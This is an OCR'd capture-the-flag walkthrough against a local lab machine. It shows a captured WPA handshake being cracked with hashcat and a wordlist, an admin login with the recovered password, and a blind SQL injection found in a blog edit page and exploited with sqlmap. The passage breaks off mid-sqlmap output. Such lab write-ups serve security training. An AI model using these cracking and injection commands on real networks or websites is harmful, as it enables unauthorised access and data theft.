
```
┌─[baz@parrot]─[~/comp ctf walkthroughs/hacktheusv/192.168.56.102:15020/vault]
└──╼ $find ./ -type f | grep -v .html
./Door222/Vault70/ctf.cap
./Door223/Vault1/rockyou.zip
┌─[baz@parrot]─[~/comp ctf walkthroughs/hacktheusv/192.168.56.102:15020/vault]
└──╼ $
```

We open the cap file using wireshark going through the packets we found it to be a wifi handshake file.



```
No.  Time        Source              Destination          Protocol Length Info
   1 0.000000    20:28:18:a0:cc:7e   Broadcast            802.11   208 Beacon frame, SN=1022, FN=0, Flags=........, BI=100, SSID=CTFUSV
   2 0.677900                        zte_69:d8:ef (34:e0… 802.11    10 Acknowledgement, Flags=...P....
   3 0.684562                        zte_69:d8:ef (34:e0… 802.11    10 Acknowledgement, Flags=...P....
   4 0.698432    20:28:18:a0:cc:7e   IntelCor_c8:eb:d7    802.11   182 Probe Response, SN=2041, FN=0, Flags=........, BI=100, SSID=CTFUSV
   5 0.698390                        20:28:18:a0:cc:7e (… 802.11    10 Acknowledgement, Flags=...P....
   6 0.700480    20:28:18:a0:cc:7e   IntelCor_c8:eb:d7    802.11   182 Probe Response, SN=2042, FN=0, Flags=........, BI=100, SSID=CTFUSV
   7 0.700442                        20:28:18:a0:cc:7e (… 802.11    10 Acknowledgement, Flags=...P....
   8 0.702528    20:28:18:a0:cc:7e   IntelCor_c8:eb:d7    802.11   182 Probe Response, SN=2043, FN=0, Flags=........, BI=100, SSID=CTFUSV

    ▸ Capabilities Information: 0x0431
  ▾ Tagged parameters (172 bytes)
    ▸ Tag: SSID parameter set: CTFUSV
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 9, 18, 36, 54, [Mbit/sec]
    ▸ Tag: DS Parameter set: Current Channel: 7
    ▸ Tag: Extended Supported Rates 6, 12, 24, 48, [Mbit/sec]
    ▸ Tag: AP Channel Report: Operating Class 32, Channel List : 1, 2, 3, 4, 5, 6, 7,
    ▸ Tag: AP Channel Report: Operating Class 33, Channel List : 5, 6, 7, 8, 9, 10, 11,
    ▸ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ▸ Tag: ERP Information

0020  64 00 31 04 00 06 43 54  46 55 53 56 01 08 82 84   d·1···CT FUSV····
0030  8b 96 12 24 48 6c 03 01  07 32 04 0c 18 30 60 33   ···$Hl·· ·2···0`3
0040  00 20 01 02 03 04 05 06  07 33 08 21 05 06 07 08   ········ ·3·!····
0050  09 0a 0b 05 04 00 01 00  00 2a 01 00 2d 1a ee 11   ········ ·*··-···
0060  17 ff ff 00 00 01 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 0c 00 00 00 00 00  3d 16 07 07 00 00 00 00   ········ =·······
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  30 14 01 00 00 0f ac 04  01 00 00 0f ac 04 01 00   0······· ········
00a0  00 0f ac 02 00 00 dd 18  00 50 f2 02 01 01 00 00   ········ ·P······
00b0  03 a4 00 00 27 a4 00 00  42 43 5e 00 62 32 2f 00   ····'··· BC^·b2/·
00c0  0b 05 00 00 11 12 7a dd  07 00 0c 43 07 00 00 00   ······z· ···C····

Tagged parameters (wlan.tagged.all), 172 bytes      Packets: 2234 · Displayed: 2234 (100.0%)      Profile: Default
```

We use this site here to convert the cap file to hccapx, to make it compatible for hashcat.



hashcat cap2hccapx - advanced password recovery - Mozilla Firefox
Index of /vault/Door297
Index of /vault
192.168.56.102:15020/blog
JavaScript Beautify - Cyb
hashcat cap2hccapx - adv
https://hashcat.net/cap2hccapx/
hashcat
advanced
password
recovery
Browse...
Convert

Upload and convert a WPA / WPA2 pcap capture file to a hashcat capture file


Capture / Dump file: ctf.cap ESSID (optional):

This site is using cap2hccapx from hashcat-utils for converting. It is intended for users who dont want to struggle with compiling from sources.

Maximum size for upload is **20MB.**

ATTENTION! You need hashcat v3.5.0 or higher in order to work with hccapx files.


Now we use hashcat to decrypt the the handshake.
hashcat -m 2500 -a 0 ctf.hccapx rockyou.txt



Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Parrot Terminal

```
_ROCM=0 -D VECT_SIZE=8 -D DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=2500 -D _unroll
'
Dictionary cache built:
* Filename..: /home/baz/PASSLIST/10k-most-common.txt
* Passwords.: 10012
* Bytes.....: 83154
* Keyspace..: 10012
* Runtime...: 0 secs

1cc49359803ea62c5c73b8bd1f2dfb4a:202818a0cc7e:a4db3028ff57:CTFUSV:minion.666

Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-EAPOL-PBKDF2
Hash.Target......: CTFUSV (AP:20:28:18:a0:cc:7e STA:a4:db:30:28:ff:57)
Time.Started.....: Wed Aug  5 20:54:40 2020 (4 secs)
Time.Estimated...: Wed Aug  5 20:54:44 2020 (0 secs)
Guess.Base.......: File (/home/baz/PASSLIST/10k-most-common.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      220 H/s (9.05ms) @ Accel:256 Loops:128 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 5451/10012 (54.44%)
Rejected.........: 4427/5451 (81.21%)
Restore.Point....: 0/10012 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: password -> starligh

Started: Wed Aug  5 20:54:30 2020
Stopped: Wed Aug  5 20:54:46 2020
```

We use username admin and the password we find from hashcat that is “minion.666” to login through the admin page



Login

Login Box


Login: admin

Password: ●●●●●●●●●●●

Type the text: RGpUb2


As soon as we login this page, we find that this page maybe vulnerable to sql injection. Let's check the source code of the webpage.

When we look at the source code we find our 4th flag. The flag name is phillipines.



```
to</a></td></tr><tr><td><a href="\post.php?id=2">Impressions</a></td><td><a href="edit.php?id=2">edit</a></td><td><a href="del.php?id=2">delete</a></td></tr><tr><td><a href="\post.php?id=

;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;Philippines: 55d3350f100afc6fac0e4b48d44d380 </font>
```

Let us move ahead to find the other flags. While exploring the admin panel, I found a variable in edit profile section in the admin area which was vulnerable for SQL Injection. By manipulating data in the ID parameter on Edit Profile Page and observing the application response, it can be assumed that the parameter is vulnerable for SQL injection. Given below are the two cases which prove that it is vulnerable for SQL injection.


Applications Places System
Administration of my Blog - Mozilla Firefox
Index of /vault/Door297
Administration of my Blog
MinionsLab blog
192.168.56.102:15020/blog/
https://192.168.56.102:15020/blog/admin/edit.php?id=3
Administration of my Blog
Home | Manage post | New post | Logout


Title: Kevin's journal

Text: I love to make fun of and tease people or Minions, for example I made fun of Jerry and tease him for being a coward. I love playing golf and cricket. In the film Minions I am leader of the trio in search of a new master. I truly care about the well-being of the Minion tribe (which is dependent on having a proper master).

Update

It confirms us that the ID parameter is vulnerable for Blind SQL Injection. So let’s exploit this by using the sqlmap tool, which comes pre-installed in parrot.


sudo sqlmap -u https://192.168.56.102:15020/blog/admin/edit.php?id=3 --cookie "PHPSESSID=4a1hadpp21rqio095h6ekjlst5" --dbs


Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal

```
velopers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:12:02 /2020-08-05/

[23:12:02] [INFO] resuming back-end DBMS 'mysql'
[23:12:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=3 AND 1527=1527

    Type: time-based blind
